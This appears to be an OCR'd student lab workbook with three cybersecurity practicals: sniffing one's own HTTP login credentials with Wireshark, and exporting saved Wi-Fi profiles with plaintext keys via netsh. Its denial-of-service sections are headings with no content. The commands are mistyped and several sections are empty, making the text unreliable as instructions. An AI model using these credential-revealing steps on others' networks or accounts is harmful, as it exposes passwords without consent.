
PRACTICAL NO. 4

Aim: Use WireShark sniffer to capture network traffic and analyze.


Step 1: Install and open WireShark .




Step 2: Go to Capture tab and select Interface option.




Step 3: In Capture interface, Select Local Area Connection and click on start.




Step 4: The source, Destination and protocols of the packets in the LAN network are displayed.






Step 5: Open a website in a new window and enter the user id and password. Register if needed.


Step 6: Enter the credentials and then sign in.




Step 7: The wireshark tool will keep recording the packets.




Step 8: Select filter as http to make the search easier and click on apply.




Step 9: Now stop the tool to stop recording.



Step 10: Find the post methods for username and passwords.




Step 11: U will see the email- id and password that you used to log in.



DOS

Using NEMESIS




Conclusion: Thus, we conclude **Use WireShark sniffer to capture network traffic and analyze.**


PRACTICAL NO. 5

Aim : Execute a command line script to detect all networks scanned and get their profile documents.

Code:

netshwlan show profile
netshwlan export profile folder=C:\ key=clear
netshwlan show profile name="yourwifiname"
key=clear






Conclusion: Thus, we conclude command line script to detect all networks scanned

PRACTICAL NO. 6

AIM: Execute a DOS attack using bat file and on your command prompt.

Output:



Conclusion: Thus,We execute the following command in command prompt successfully

